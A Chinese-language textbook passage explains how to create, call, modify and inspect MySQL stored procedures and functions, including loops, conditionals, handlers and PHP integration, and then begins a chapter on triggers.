人们翘首以盼的这个特性终于在 MySQL 5 中得到支持。本章将介绍 MySQL 如何实现存储例程，不仅讨论其语法，还会展示如何创建、管理和执行存储例程。你还将学习如何通过 PHP 脚本将存储例程集成到 Web 应用程序中。首先，来花点时间学习对其优缺点的一个更为正式的总结。

32.1 应当使用存储例程吗

与其盲目地跳到存储例程的花车中，不如先花点时间来考虑其优缺点，特别是是否使用存储例程一直是数据库群体中热烈争论的主题。本节将对在开发策略中集成存储例程的好处和坏处做一个总结。

32.1.1 存储例程的优点

存储例程有很多优点，最突出的优点如下所示。

- **一致性**。当多个用不同语言编写的应用程序完成相同的数据库任务时，把这些类似的功能合并到存储例程中，将减少重复的开发过程。
- **高性能**。能干的数据库管理者很可能是团队中对如何编写优化查询最有经验的人。因此，让这

个人通过维护存储例程来创建优化的查询是很有意义的。

- **安全性**。在特别敏感的环境，如金融、保健和军事防御中工作时，对数据的访问通常是严格受限的。使用存储例程可以很好地确保开发人员只能访问完成其任务所必需的信息。
- **架构**。虽然本书并不讨论多层体系结构的优点，但应该知道结合使用存储例程和数据层可以进一步增强大型应用程序的可管理性。关于此主题的更多信息，请在网上搜索“*n* 层架构”。

32.1.2　存储例程的缺点

虽然前述存储例程的优点可能使你打定主意要使用存储例程，但还要花点时间考虑一下如下缺点。

- **性能**。许多人认为数据库的唯一作用是存储数据和维护数据的关系，而不是执行本可以由应用程序执行的代码。除了减损数据库的唯一作用，在数据库中执行这些逻辑还会消耗额外的处理器和内存资源。
- **功能**。很快将学习到，SQL 语句构造确实提供了很多功能和灵活性。但是，大多数开发人员发现使用拥有完备特性的语言（如 PHP）来构建这些例程会更方便，也更轻松。
- **可维护性**。虽然可以使用基于 GUI 的工具，如 MySQL 查询浏览器（参见第 27 章）来管理存储例程，但与使用强大的 IDE 编写基于 PHP 的函数相比，编写和调试存储例程还是困难得多。
- **可移植性**。因为存储例程通常使用数据库特定的语法，所以如果需要结合另外一个数据库产品使用应用程序，肯定会出现可移植性问题。

在研究过这些优缺点之后，你可能还在考虑存储例程是否适合你。要做此决定，建议你继续阅读并试验本章提供的大量示例。

32.2　MySQL 如何实现存储例程

虽然常用术语是*存储例程*（stored routine），但 MySQL 实际上实现了其两种类型，它们统称为存储例程。

- **存储过程**。存储过程支持 SELECT、INSERT、UPDATE 和 DELETE 等 SQL 命令的执行，还可以设置能在过程外引用的参数。
- **存储函数**。存储函数只支持 SELECT 命令的执行，只接受输入参数，必须返回一个且仅一个值。此外，可以将存储函数直接嵌入到 SQL 命令中，就像 count()和 date_format()等标准 MySQL 函数一样。

一般来讲，需要操作数据库中的数据时会使用存储过程（可能是获取记录或插入、更新和删除值），而使用存储函数是为了管理该数据或完成特殊计算。事实上，本章给出的语法对于二者实际上都是相同的，只是有时“过程”（procedure）一词要换做“函数”（function）。例如，命令 DROP PROCEDURE procedure_name 用来删除现有的存储过程，而命令 DROP FUNCTION function_name 用来删除现有的存储函数。

32.2.1　创建存储例程

如下语法可用于创建存储过程：

```
CREATE
    [DEFINER = { user | CURRENT_USER }
    PROCEDURE procedure_name ([parameter[, ...]])
```

```
    [characteristics, ...] routine_body
```

而如下语法用于创建存储函数：

```
CREATE
    [DEFINER = { user | CURRENT_USER }
    FUNCTION function_name ([parameter[, ...]])
    RETURNS type
    [characteristics, ...] routine_body
```

例如，我们来创建一个返回静态字符串的简单存储过程：

```
mysql>CREATE PROCEDURE get_inventory()
    ->SELECT 45 AS inventory;
```

仅此而已。现在使用如下命令执行此存储过程：

```
mysql>CALL get_inventory();
```

执行此过程将返回如下输出：

```
+---------------+
| inventory     |
+---------------+
|         45    |
+---------------+
```

当然，这是一个非常简单的示例。请继续阅读，了解创建复杂（也更有用）的存储例程时还有哪些选项可用。

1. 设置安全权限

DEFINER 子句确定将查看哪个用户账户来确定是否有适当的权限执行存储例程定义的查询。如果使用 DEFINER 子句，需要采用'user@host'语法指定用户名和主机名(例如，'jason@localhost')。如果使用 CURRENT_USER（默认值），就会查看导致执行这个例程的用户账户权限。只有拥有 SUPER 权限的用户才能为另一个用户指定 DEFINER。

2. 设置并返回输入参数

存储过程可以接受输入参数，并把参数返回给调用方。不过，对于每个参数需要声明其参数名、数据类型，还要指定此参数是用于向过程传递信息、从过程传回信息，还是二者皆有。

32

注解 本节只适用于存储过程。虽然存储函数也可以接受参数，但只支持输入参数，而且必须返回一个且仅一个值。因此，在存储函数中声明输入参数时，要确定只包括参数名和类型。

存储例程中支持的数据类型正是 MySQL 支持的数据类型。因此，可以把参数的数据类型声明为创建表时可用的任何数据类型。

为声明参数的作用，使用如下 3 个关键字之一。

- IN。IN 参数只用来向过程传递信息。
- OUT。OUT 参数只用来从过程传回信息。
- INOUT。INOUT 参数可以向过程传递信息，如果其值改变了，则可再从过程传回信息。

对于任何声明为 OUT 或 INOUT 的参数，当调用存储过程时需要在参数名前加上@符号，这样该参数就可以在过程外调用了。考虑一个名为 get_inventory 的过程，它接受两个参数，productid 是一个确定感兴趣商品的 IN 参数，count 是向调用者返回值的 OUT 参数：

```
CREATE PROCEDURE get_inventory(IN product CHAR(8), OUT count INT)
  SELECT 45 INTO count;`
```

此过程可以如下调用：

```
CALL get_inventory("ZXY83393", @count);
```

count 参数可以像这样访问：

```
SELECT @count;
```

3. 特点

利用一些称为特点（characteristic）的属性，可以进一步调整存储过程的功能。下面给出完整的特点列表，并在后面分别进行介绍：

```
LANGUAGE SQL
| [NOT] DETERMINISTIC
| { CONTAINS SQL | NO SQL | READS SQL DATA | MODIFIES SQL DATA }
| SQL SECURITY {DEFINER | INVOKER}
| COMMENT 'string'
```

- LANGUAGE SQL

当前，SQL 是被唯一支持的存储过程语言，但有计划在将来引入支持其他语言的框架。此框架将公开化，意味着任何有兴趣并且有能力的程序员都可以自由地增加对所喜爱语言的支持。例如，很可能将能够使用 PHP、Perl 和 Python 语言创建存储过程，这意味着过程的功能只受所使用语言的限制。

- [NOT] DETERMINISTIC

只用于存储函数，只要传入相同的参数集，任何声明为 DETERMINISTIC 的函数每次都会返回相同的值。将函数声明为 DETERMINISTIC 将有助于 MySQL 优化存储函数的执行和重复的场景。

- CONTAINS SQL | NO SQL | READS SQL DATA | MODIFIES SQL DATA

此设置指示存储过程将完成何种类型的任务。默认值 CONTAINS SQL 指示会出现 SQL 但不会读写数据。NO SQL 指示过程中不出现 SQL。READS SQL DATA 指示 SQL 只能获取数据。最后，MODIFIES SQL DATA 指示 SQL 将修改数据。在编写本书时，此特点对存储过程的功能没有影响。

- SQL SECURITY {DEFINER | INVOKER}

如果 SQL SECURITY 特点设为 DEFINER，则此过程将根据定义此过程的用户的权限执行。如果设置为 INVOKER，则根据执行此过程的用户的权限执行。

你可能认为 DEFINER 设置有些奇怪，且可能不安全。毕竟，为什么会有人允许用户使用其他用户的权限执行过程呢？这实际上是增强而不是削弱系统安全性的一个很好的方法，因为它允许你创建除了能执行过程再没有任何其他权限的用户。

- COMMENT 'string'

使用 COMMENT 特点，可以增加关于此过程的一些描述性信息。

32.2.2　声明和设置变量

在存储例程中完成任务时，通常需要把局部变量作为临时占位符。但是与 PHP 不同，MySQL 要求指定这些变量的类型并显式进行声明。本节展示如何声明和设置变量。

1. 声明变量

与 PHP 不同，MySQL 要求在存储例程中使用局部变量之前必须先声明局部变量，通过 MySQL 支持的某种数据类型来指定变量类型。变量声明通过 DECLARE 语句实现，其形式如下：

```
DECLARE variable_name type [DEFAULT value]
```

例如，假设创建一个存储过程 calculate_bonus 来计算员工的红利。它可能需要变量 salary、bonus 和 total。声明如下：

```
DECLARE salary DECIMAL(8,2);
DECLARE bonus DECIMAL(4,2);
DECLARE total DECIMAL(9,2);
```

在声明变量时，声明必须放在 BEGIN/END 块中。此外，声明必须在执行该块中任何其他语句之前进行。还要注意变量的作用域被限制在声明该变量的代码块中，这很重要，因为程序中可能有多个 BEGIN/END 块。

DECLARE 关键字还用于声明某种条件和处理程序。

2. 设置变量

SET 语句用来设置声明的存储例程变量值。其形式如下：

```
SET variable_name = value [, variable_name = value]
```

如下示例展示了声明和设置变量 inv 的过程：

```
DECLARE inv INT;
SET inv = 155;
```

也可以使用 SELECT INTO 语句设置变量。例如，inv 变量也可以如下设置：

```
DECLARE inv INT;
SELECT inventory INTO inv FROM product WHERE productid="MZC38373";
```

当然，此变量是声明该变量的 BEGIN/END 块作用域内的一个局部变量。如果希望在存储例程外使用此变量，需要将其作为 OUT 变量传递，如下：

```
mysql>DELIMITER //
mysql>CREATE PROCEDURE get_inventory(OUT inv INT)
->SELECT 45 INTO inv;
->//
Query OK, 0 rows affected (0.08 sec)
mysql>DELIMITER ;
mysql>CALL get_inventory(@inv);
mysql>SELECT @inv;
```

这会返回如下结果：

```
+-------------+
| @inv        |
+-------------+
| 45          |
+-------------+
```

不过，你可能不清楚 DELIMITER 语句有什么用。默认地，MySQL 使用分号来确定一个语句是否结束。不过，创建一个包含多个语句的存储例程时需要编写多个语句，但在编写完成这个存储例程之前，你并不希望 MySQL 执行任何操作。因此，必须把定界符修改为另一个字符串。不一定非得是//。你可以选择任何定界符，如|||或^^。

32.2.3 执行存储例程

执行存储例程是通过在 CALL 语句中引用存储例程来完成的。例如，可以如下执行前面创建的

get_inventory:

```
mysql>CALL get_inventory(@inv);
mysql>SELECT @inv;
```

执行 get_inventory 将返回：

```
+--------------+
| @inv         |
+--------------+
| 45           |
+--------------+
```

32.2.4　创建和使用多语句存储例程

单语句存储例程非常有用，但存储例程的真正功能在于它能够封装和执行多个语句。事实上，为此专门提供了一种语言，允许你完成相当复杂的任务，例如根据条件计算和迭代处理。例如，假设由一个内部销售部门推动公司的收入。为让该部门完成这个艰难的目标，要向员工们发放年终奖金，奖金的数目与该员工销售收入成正比。公司在内部处理工资，使用一个定制 Java 程序来计算和打印每年年终时的员工奖金。但是，同时为销售部门提供了一个基于 Web 的界面，可以实时监视奖金的变化（及奖金数额）。因为这两个应用程序都需要能够计算奖金数额，所以这个任务非常适合使用存储函数实现。创建这个存储函数的语法如下：

```
DELIMITER //
CREATE FUNCTION calculate_bonus
(emp_id CHAR(8)) RETURNS DECIMAL(10,2)
COMMENT 'Calculate employee bonus'
BEGIN
   DECLARE total DECIMAL(10,2);
   DECLARE bonus DECIMAL(10,2);
   SELECT SUM(revenue) INTO total FROM sales WHERE employee_id = emp_id;
   SET bonus = total * .05;
   RETURN bonus;
END;
//
DELIMITER ;
```

然后，如下调用 calculate_bonus 函数：

```
mysql>SELECT calculate_bonus("35558ZHU");
```

此函数返回类似下面的结果：

```
+------------------------------+
| calculate_bonus("35558ZHU") |
+------------------------------+
|                       295.02 |
+------------------------------+
```

尽管这个示例包含了一些新语法（很快将介绍所有这些语法），但它还是非常简单的。

本节余下部分主要介绍创建多语句存储例程时常用的语法。

有效的存储例程管理

存储例程很快就会变得很长，很复杂，这会增加创建和调试其语法的时间。例如，键入 calculate_bonus 过程很麻烦，特别是如果引入了语法错误并需要重新输入整个例程时，会更麻

烦。为减轻这些麻烦，可以将存储例程创建语法放在文本文件中，然后将该文件读入 mysql 客户端，如下：

```
%>mysql [options] < calculate_bonus.sql
```

[options]字符串是连接变量的占位符。不要忘记在创建例程前，在脚本顶部增加 USE db_name;以切换为适当的数据库，否则将出现错误。

为修改现有的存储例程，可以在必要时修改该文件，通过 DROP PROCEDURE（本章后面介绍）来删除现有的例程，然后使用上述过程重新创建此例程。虽然有一个 ALTER PROCEDURE 语句（也在本章后面介绍），但它目前只能修改例程的特点。

管理例程的另一个非常有效的机制是使用第 27 章介绍的 MySQL 查询浏览器，通过此界面可以创建、编辑和删除例程。

1. BEGIN和END块

当创建多语句存储例程时，需要将语句包围在 BEGIN/END 块中。此块的形式如下：

```
BEGIN
   statement 1;
   statement 2;
   ...
   statement N;
END
```

注意，块中每条语句必须以分号结尾。

2. 条件

基于运行时信息执行任务是严格控制条件输出的关键。存储例程语法为执行条件计算提供了的两种众所周知的构造：IF-ELSEIF-ELSE 语句和 CASE 语句。本节介绍这两种构造。

- IF-ELSEIF-ELSE

IF-ELSEIF-ELSE 语句是计算条件语句最常用的方式之一。事实上，即使是新手程序员，也可能已经在很多情况下使用过这个语句。因此，对此介绍应当并不陌生。其形式如下：

```
IF condition THEN statement_list
   [ELSEIF condition THEN statement_list]
   [ELSE statement_list]
END IF
```

例如，假设修改了前面创建的 calculate_bonus 存储过程，以便确定奖金比例不仅基于销售情况，还要基于销售人员在公司供职的年数：

```
IF years_employed < 5 THEN
   SET bonus = total * .05;
ELSEIF years_employed >= 5 and years_employed < 10 THEN
   SET bonus = total * .06;
ELSEIF years_employed >=10 THEN
   SET bonus = total * .07;
END IF
```

- CASE

需要比较一组可能的值时 CASE 语句很有用。虽然这个任务肯定可以使用 IF 语句完成，但使用 CASE 语句将极大地提高代码可读性。其形式如下：

```
CASE
   WHEN condition THEN statement_list
   [WHEN condition THEN statement_list]
   [ELSE statement_list]
END CASE
```

考虑如下示例，它将客户的状态和一组值进行比较，设置一个包含适当销售税率的变量：

```
CASE
   WHEN state="AL" THEN:
      SET tax_rate = .04;
   WHEN state="AK" THEN:
      SET tax_rate = .00;
   ...
   WHEN state="WY" THEN:
      SET tax_rate = .04;
END CASE;
```

另外，可以通过如下形式减少键入的代码：

```
CASE state
   WHEN "AL" THEN:
      SET tax_rate = .04;
   WHEN "AK" THEN:
      SET tax_rate = .00;
   ...
   WHEN "WY" THEN:
      SET tax_rate = .04;
END CASE;
```

3. 迭代

有些任务（例如向表中插入一些新记录）需要能够重复执行一组语句。本节介绍能够迭代执行和退出循环的各种方法。

- ITERATE

执行 ITERATE 语句将使嵌入该语句的 LOOP、REPEAT 或 WHILE 循环返回到顶部并再次执行。其形式如下：

```
ITERATE label
```

考虑一个示例。如下存储过程将给每位员工的工资增加 5%，但员工类别为 0 的除外：

```
DELIMITER //

DROP PROCEDURE IF EXISTS `corporate`.`calc_bonus`//
CREATE PROCEDURE `corporate`.`calc_bonus` ()
BEGIN

DECLARE empID INT;
DECLARE emp_cat INT;
DECLARE sal DECIMAL(8,2);
DECLARE finished INTEGER DEFAULT 0;

DECLARE emp_cur CURSOR FOR
   SELECT employee_id, salary FROM employees ORDER BY employee_id;

DECLARE CONTINUE HANDLER FOR NOT FOUND SET finished=1;

OPEN emp_cur;

calcloop: LOOP

   FETCH emp_cur INTO empID, emp_cat, sal;
```

```
    IF finished=1 THEN
       LEAVE calcloop;
    END IF;

    IF emp_cat=0 THEN
       ITERATE calcloop;
    END IF;

    UPDATE employees SET salary = sal + sal * 0.05 WHERE employee_id=empID;

END LOOP calcloop;

CLOSE emp_cur;

END//

DELIMITER ;
```

需要注意，这里使用一个游标来迭代处理结果集的每行。如果不熟悉这个特性，请参见第 35 章。

- LEAVE

在得到变量的值或特定任务的结果之后，可能希望通过 LEAVE 命令立即退出循环或 BEGIN/END 块。其形式如下：

```
LEAVE label
```

LEAVE 的示例将在下面对 LOOP 的介绍中给出。你也可以从前一个示例中发现 LEAVE 命令。

- LOOP

LOOP 语句将不断地迭代处理定义在其代码块中的一组语句，直到遇到 LEAVE 为止。其形式如下：

```
[begin_label:] LOOP
   statement_list
END LOOP [end_label]
```

MySQL 存储例程无法以输入参数的形式接受数组，但可以传入并解析一个定界字符串来模拟此行为。例如，假设为客户提供一个界面，使之可以从10种公司服务中选择要了解哪些服务。该界面可以是一个多选框、复选框或其他表现机制，且使用什么机制并不重要，因为最终这些值将在被传给存储例程之前联结成一个字符串（例如使用 PHP 的 implode()函数）。例如，该字符串可能如下，其中每个数字表示所需要服务的数值标识符：

```
1,3,4,7,8,9,10
```

解析此字符串并向数据库插入这些值的存储过程如下：

```
DELIMITER //

CREATE PROCEDURE service_info
(IN client_id INT, IN services varchar(20))

   BEGIN

      DECLARE comma_pos INT;
      DECLARE current_id INT;

      svcs: LOOP

         SET comma_pos = LOCATE(',', services);
         SET current_id = SUBSTR(services, 1, comma_pos);

         IF current_id <> 0 THEN
            SET services = SUBSTR(services, comma_pos+1);
```

```
            ELSE
               SET current_id = services;
            END IF;

            INSERT INTO request_info VALUES(NULL, client_id, current_id);

            IF comma_pos = 0 OR current_id = '' THEN
               LEAVE svcs;
            END IF;

         END LOOP;

      END//
DELIMITER ;
```

现在调用 service_info，如下：

```
call service_info("45","1,4,6");
```

执行之后，request_info 表会包含如下 3 条记录：

```
+-------+----------+----------+
| row_id | client_id | service |
+-------+----------+----------+
|      1  |        45 |        1  |
|      2  |        45 |        4  |
|      3  |        45 |        6  |
+-------+----------+----------+
```

● REPEAT

REPEAT 语句在操作上几乎与 WHILE 相同，只要某个条件为真，就一直循环处理指定的一条语句或一组语句。但是，与 WHILE 不同，REPEAT 在每次迭代之后而不是之前计算条件，很像 PHP 的 DO...WHILE 结构。其形式如下：

```
[begin_label:] REPEAT
   statement_list
UNTIL condition
END REPEAT [end_label]
```

例如，假设要测试一组新的应用程序，希望构建一个存储过程，用指定的一些测试记录填充一个表。此过程如下：

```
DELIMITER //
CREATE PROCEDURE test_data
(rows INT)
BEGIN

   DECLARE val1 FLOAT;
   DECLARE val2 FLOAT;

   REPEAT
      SELECT RAND() INTO val1;
      SELECT RAND() INTO val2;
      INSERT INTO analysis VALUES(NULL, val1, val2);
      SET rows = rows - 1;
   UNTIL rows = 0
   END REPEAT;

END//

DELIMITER ;
```

在 rows 参数中传入 5 并执行此过程，可得到如下结果：

```
+--------+-----------+----------+
| row_id | val1      | val2     |
+--------+-----------+----------+
|      1 | 0.0632789 | 0.980422 |
|      2 |  0.712274 | 0.620106 |
|      3 |  0.963705 | 0.958209 |
|      4 |  0.899929 | 0.625017 |
|      5 |  0.425301 | 0.251453 |
+--------+-----------+----------+
```

- WHILE

WHILE 语句在很多（甚至可能是全部）现代程序语言中都很常见，只要某个条件或一组条件为真，就一直迭代处理一条或几条语句。其形式如下：

```
[begin_label:] WHILE condition DO
   statement_list
END WHILE [end_label]
```

下面改写前面介绍 REPEAT 时创建的 test_data 过程，这一次使用 WHILE 循环：

```
DELIMITER //
CREATE PROCEDURE test_data
(IN rows INT)
BEGIN

   DECLARE val1 FLOAT;
   DECLARE val2 FLOAT;
   WHILE rows > 0 DO
      SELECT RAND() INTO val1;
      SELECT RAND() INTO val2;
      INSERT INTO analysis VALUES(NULL, val1, val2);
      SET rows = rows - 1;
   END WHILE;

END//

DELIMITER ;
```

执行此过程将得到与 REPEAT 一节类似的结果。

32.2.5 从另一个例程中调用例程

从另一个例程中调用例程是可能的，这样就避免了重复不必要的逻辑所导致的不便。示例如下：

```
DELIMITER //
CREATE PROCEDURE process_logs()
BEGIN
   SELECT "Processing Logs";
END//

CREATE PROCEDURE process_users()
BEGIN
   SELECT "Processing Users";
END//

CREATE PROCEDURE maintenance()
BEGIN
   CALL process_logs();
   CALL process_users();
END//

DELIMITER ;
```

执行该 maintenance()过程得到如下结果：

```
+-----------------+
| Processing Logs |
+-----------------+
| Processing Logs |
+-----------------+
1 row in set (0.00 sec)

+-------------------+
| Processing Users |
+-------------------+
| Processing Users |
+-------------------+
1 row in set (0.00 sec)
```

32.2.6　修改存储例程

目前 MySQL 只提供了通过 ALTER 语句修改存储例程特点的功能。其形式如下：

```
ALTER (PROCEDURE | FUNCTION) routine_name [characteristic ...]
```

例如，假设希望修改 calculate_bonus 方法的 SQL SECURITY 特点，将其从默认的 DEFINER 改为 INVOKER：

```
ALTER PROCEDURE calculate_bonus SQL SECURITY invoker;
```

32.2.7　删除存储例程

要删除存储例程，可以执行 DROP 语句。其原型如下：

```
DROP (PROCEDURE | FUNCTION) [IF EXISTS] routine_name
```

例如，为删除 calculate_bonus 存储过程，执行如下命令：

```
mysql>DROP PROCEDURE calculate_bonus;
```

在第 5.0.3 版中，需要有 ALTER ROUTINE 权限才能执行 DROP。

32.2.8　查看例程状态

有时候可能想了解谁创建了某个例程、例程的创建时间或修改时间，或者例程应用于哪个数据库。通过 SHOW STATUS 语句很容易完成这些任务。其形式如下：

```
SHOW (PROCEDURE | FUNCTION) STATUS [LIKE 'pattern']
```

例如，假设希望对前面创建的 get_products()存储过程有更多了解：

```
mysql>SHOW PROCEDURE STATUS LIKE 'get_products'\G
```

执行此命令得到如下输出：

```
*************************** 1. row ***************************
Db: corporate
Name: get_products
Type: PROCEDURE
Definer: root@localhost
Modified: 2010-03-12 19:07:34
Created: 2010-03-12 19:07:34
Security_type: DEFINER
Comment:
```

```
character_set_client: latin1
collation_connection: latin1_swedish_ci
Database Collation: latin1_swedish_ci
1 row in set (0.01 sec)
```

注意，使用\G 选项以垂直格式而不是水平格式显示输出。不使用\G 选项时将水平地显示结果，这可能很难阅读。

如果希望同时查看多个存储例程的信息，也可以使用通配符。例如，假设还有一个名为 get_employees()的存储例程：

```
mysql>SHOW PROCEDURE STATUS LIKE 'get_%'\G
```

这将得到：

```
*************************** 1. row ***************************
Db: corporate
Name: get_employees
Type: PROCEDURE
Definer: jason@localhost
Modified: 2010-03-12 23:05:28
Created: 2010-03-12 23:05:28
Security_type: DEFINER
Comment:
character_set_client: latin1
collation_connection: latin1_swedish_ci
Database Collation: latin1_swedish_ci
*************************** 2. row ***************************
Db: corporate
Name: get_products
Type: PROCEDURE
Definer: root@localhost
Modified: 2010-03-12 19:07:34
Created: 2010-03-12 19:07:34
Security_type: DEFINER
Comment:
character_set_client: latin1
collation_connection: latin1_swedish_ci
Database Collation: latin1_swedish_ci
2 rows in set (0.02 sec)
```


32.2.9 查看例程的创建语法

通过 SHOW CREATE 语句可以查看创建特定例程所用的语法。其形式如下：

```
SHOW CREATE (PROCEDURE | FUNCTION) dbname.spname
```

例如，如下语句将重新创建用于创建 get_products()过程的语法：

```
SHOW CREATE PROCEDURE corporate.maintenance\G
```

执行此命令得到如下输出（稍微格式化以便于阅读）：

```
*************************** 1. row ***************************
Procedure: maintenance
sql_mode: STRICT_TRANS_TABLES,NO_AUTO_CREATE_USER

Create Procedure: CREATE DEFINER=`root`@`localhost` PROCEDURE `maintenance`()
BEGIN
    CALL process_logs();
    CALL process_users();
```

```
END

character_set_client: latin1
collation_connection: latin1_swedish_ci
Database Collation: latin1_swedish_ci
```

32.2.10　条件处理

本章前面提到，DECLARE 语句还可以指定发生一定情况［即条件（condition)］时执行的处理程序（handler)。例如，本章前面在 calc_bonus 过程中使用了一个处理程序，以确定对结果集的迭代何时结束。这需要两个声明，一个名为 finished 的变量和一个对应 NOT FOUND 条件的处理程序：

```
DECLARE finished INTEGER DEFAULT 0;
DECLARE CONTINUE HANDLER FOR NOT FOUND SET finished=1;
```

进入迭代循环之后，每次迭代时都会检查 finished；如果它为 1，则退出循环：

```
IF finished=1 THEN
   LEAVE calcloop;
END IF;
```

MySQL 支持各种在必要时要被响应的条件。更多信息参见 MySQL 文档。

32.3　将例程集成到 Web 应用程序

到目前为止，所有示例都是通过 MySQL 客户端展示的。虽然这是测试示例的有效方式，但要知道，由于能将存储例程集成到应用程序中，这使得存储例程的功用大幅增加。本节将展示将存储例程集成到 PHP 驱动的 Web 应用程序中是何等容易。

32.3.1　创建员工奖金界面

再来看计算员工奖金的多语句存储函数示例，其中提到了提供一个基于 Web 的界面，允许员工实时跟踪年度奖金。这个示例展示出使用 calculate_bonus() 存储函数实现这个任务是多么容易。

代码清单 32-1 给出了一个简单的 HTML 表单，用于提示输入员工 ID。当然，在真实情况下这样的表单还需要一个密码，但是出于本例的目的，ID 就足够了。

代码清单 32-1　员工登录表单（login.php）

```
<form action="viewbonus.php" method="post">
   Employee ID:<br />
   <input type="text" name="employeeid" size="8" maxlength="8" value="" />
   <input type="submit" value="View Present Bonus" />
</form>
```

代码清单 32-2 接受 login.php 提供的信息，使用所给出的员工 ID 和 calculate_bonus() 存储函数计算并显示奖金信息。

代码清单 32-2　获取当前奖金数额（viewbonus.php）

```
<?php

    // 实例化 mysqli 类
    $db = new mysqli("localhost", "websiteuser", "jason", "corporate");
```

```
    // 分配 employeeID
    $eid = filter_var($_POST['employeeid'], FILTER_SANITIZE_NUMBER_INT);

    // 执行存储过程
    $stmt = $db->prepare("SELECT calculate_bonus(?) AS bonus");

    $stmt->bind_param('s', $eid);

    $stmt->execute();

    $stmt->bind_result($bonus);

    $stmt->fetch();

   printf("Your bonus is \$%01.2f",$bonus);
?>
```

```
Executing this example produces output similar to this:
Your bonus is $295.02
```

32.3.2 获取多条记录

虽然上述示例对于理解如何从存储例程中返回多条记录已经足够了，但我们还是看一个简单的示例，以便有更清晰的认识。假设创建一个获取公司员工相关信息的存储过程：

```
CREATE PROCEDURE get_employees()
   SELECT employee_id, name, position FROM employees ORDER by name;
```

然后可以在 PHP 脚本中调用此过程，如下：

```
<?php
  // 实例化 mysqli 类
  $db = new mysqli("localhost", "websiteuser", "jason", "corporate");

  // 执行存储过程
  $result = $db->query("CALL get_employees()");

  // 迭代处理结果
  while (list($employee_id, $name, $position) = $result->fetch_row()) {
     echo "$employee_id, $name, $position <br />";
  }

?>
```

执行此脚本得到如下输出：

```
EMP12388, Clint Eastwood, Director
EMP76777, John Wayne, Actor
EMP87824, Miles Davis, Musician
```

32.4 小结

本章介绍了存储例程。首先，介绍了确定是否应当将此特性集成到开发策略时需要考虑的优缺点，并介绍了 MySQL 的特定实现和语法。最后，了解了将存储函数和存储过程集成到 PHP 应用程序中是何等容易。

下一章介绍 MySQL 5 的另一个新特性：触发器。

第 33 章 MySQL 触发器

33

触发器（trigger）是为响应某个预定义的数据库事件执行的任务，如向某一表中插入新记录后执行的任务。具体地，此事件包括插入、修改或删除表数据，任务可以发生在事件之前，或紧跟在事件之后。本章首先给出一些一般示例，展示如何使用触发器完成强制引用完整性和业务规则、收集统计信息，以及防止非法事务等任务。然后，讨论 MySQL 的触发器实现（这是从 MySQL 5.0.2 开始有的特性），说明如何创建、执行和管理触发器。最后，你将学习如何将触发器特性集成到 PHP 驱动的 Web 应用程序中。

33.1 介绍触发器

作为开发人员，必须记住为了让应用程序正常运行需要实现很多细节。当然，面临的很多挑战都与管理数据有关，包括如下任务。

- 防止恶意数据带来的破坏。
- 强制业务规则，例如确保在 `product` 表中插入产品信息时包括一个厂商的标识符，而且这个厂商的信息已经存储在 `manufacturer` 表中。
- 在数据库中通过级联修改确保数据库完整性，例如在系统中删除某个厂商时，相应地删除该厂商 ID 对应的所有产品。

如果你构建过应用程序（即使很简单），很可能曾经花时间编写代码来完成至少其中一些任务。要尽量让任务在服务器端自动完成，而不论哪种类型的应用程序与数据库交互。数据库触发器就可以提供这种选择。

33.1.1 为什么使用触发器

触发器有很多作用，如下所示。

- **审计跟踪**。假设使用 MySQL 记录 Apache 流量日志（例如使用 Apache `mod_log_sql` 模块），但还希望创建另外一个特殊的日志表，使你能快速地将结果列表显示给没有耐心的主管。执行此额外的插入操作可以通过触发器自动完成。
- **验证**。可以使用触发器在更新数据库之前验证数据，例如确保满足最低订单阈值。
- **强制引用完整性**。根据可靠的数据库管理实践，表的关系在项目的整个生命周期中要保持稳定。与其尝试通过编程来加入所有完整性约束，有时使用触发器来确保这些任务自动完成很有意义。

触发器的使用远远不只这些。假设希望在公司每月收入达到 100 万美元时更新公司的网站，或者希望向每周旷工两天以上的员工发送电子邮件，再或者希望某种产品库存量偏低时通知厂商。所有这些任务都能用触发器很方便地完成。

为了让你更好地了解触发器的功用，考虑两个情景：第一个使用前触发器（before trigger），即触发器发生在事件之前；第二个使用后触发器（after trigger），即触发器发生在事件之后。

33.1.2 在事件前采取行动

假设一个食品分销商在处理事务前，要求用户至少购买 10 美元咖啡。如果用户尝试向购物车增加少于此数量的咖啡，将自动增加相关值到 10 美元。此过程可以用前触发器轻松地完成。在此示例中，它将计算试图向购物车中插入的商品，如果咖啡购买量过低则增加到 10 美元。其一般过程如下：

```
Shopping cart insertion request submitted.

If product identifier set to "coffee":
    If dollar amount < $10:
        Set dollar amount = $10;
    End If
End If

Process insertion request.
```

33.1.3 在事件后采取行动

大多数问讯处支持软件都采用票证分配和解决范式。票证由问讯处技术员分配和解决，他们负责记录票证信息。但是，有时技术员要离开岗位，这可能是由于假期或生病。在他缺席期间客户不能一直等待这个技术员回来，所以该技术员的票证应当放回池中，由经理重新分派。

此过程应当自动完成，从而不至于漏掉未兑现的票证。这是使用触发器的极好的场景。

用示例说明，假设 technicians 表如下：

```
+--------+---------+--------------------------+------------+
| id     | name    | email                    | available  |
+--------+---------+--------------------------+------------+
| 1      | Jason   | jason@example.com        | 1          |
| 2      | Robert  | robert@example.com       | 1          |
| 3      | Matt    | matt@example.com         | 1          |
+--------+---------+--------------------------+------------+
```

tickets 表如下：

```
+------+----------+-----------------+----------------------+-----------------+
| id   | username | title           | description          | technician_id   |
+------+----------+-----------------+----------------------+-----------------+
| 1    | smith22  | disk drive      | Disk stuck in drive  |       1         |
| 2    | gilroy4  | broken keyboard | Enter key is stuck   |       1         |
| 3    | cornell15| login problems  | Forgot password      |       3         |
| 4    | mills443 | login problems  | forgot username      |       2         |
+------+----------+-----------------+----------------------+-----------------+
```

因此，为指示技术员离开了办公室，technicians 表中的 available 标志需要相应地设置（0 表示离开办公室，1 表示在办公室）。如果执行查询将给定技术员的该字段设置为 0，则他的票证应当都放回通用池中以便最终被重新分派。后触发器过程如下：

```
Technician table update request submitted.
    If available column set to 0:
        Update tickets table, setting any flag assigned
        to the technician back to the general pool.
    End If
```

本章后面将学习如何实现此触发器并将其集成到 Web 应用程序中。

33.1.4　前触发器和后触发器

你可能在想如果决定使用前触发器还是后触发器。例如，在上一节后触发器情景下，为什么不能在修改技术员状态之前重新分配票证？标准实践指出，在验证或修改要插入或更新的数据时应当使用前触发器。前触发器不应用于保证传播或引用完整性，因为可能会有其他前触发器在其后执行，这意味着正在执行的触发器可能在操作那些很快将变得无效的数据。

另一方面，要针对其他表传播或验证数据时，以及执行计算时，应当使用后触发器，因为这样可以确保触发器操作的是最终数据。

